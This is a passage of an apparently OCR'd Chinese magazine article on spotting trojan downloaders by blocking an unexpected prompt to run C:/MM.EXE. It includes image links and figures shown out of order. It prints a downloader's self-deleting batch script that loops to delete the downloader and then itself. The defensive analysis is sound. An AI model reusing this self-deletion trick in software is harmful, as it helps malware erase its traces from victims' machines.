


图3

没过多久，就会弹出一个对话框提示是否运行C:/MM.EXE。经常看杂志的朋友都应该知道，这是下载者下载到硬盘上运行的木马吧，直接选择禁止运行，如图4。这样我们就识别出了下载者程序，并




图4




图5

且阻止了下载下来的木马的运行。同时，因为对话框弹出了木马文件的路径，我们就可以直接删除这些木马文件了。

我又测试了一下运行这个木马的情况（各位读者就不要进行这个测试了，只要知道其中的原理即可，否则中了木马就不好办了），下载的木马被运行后，可以看到马上又弹出了一个对话框，提示del.bat批处理文件要运行，如图5。

很明显，这个delv.bat就是下载者的自删除文件。

打开这个批处理文件，可以看到内容如下：

```
:try
del 下载者.exe
if exist 下载者.exe goto try
del %0
```

现在直接植入木马的这种情况已经很少了，通常都是通过下载者把自己的木马种植到对方的电脑上，所以能够提前堵住下载者就可以让我们避免大多数木马的袭击。




图8




图9




图6




图7

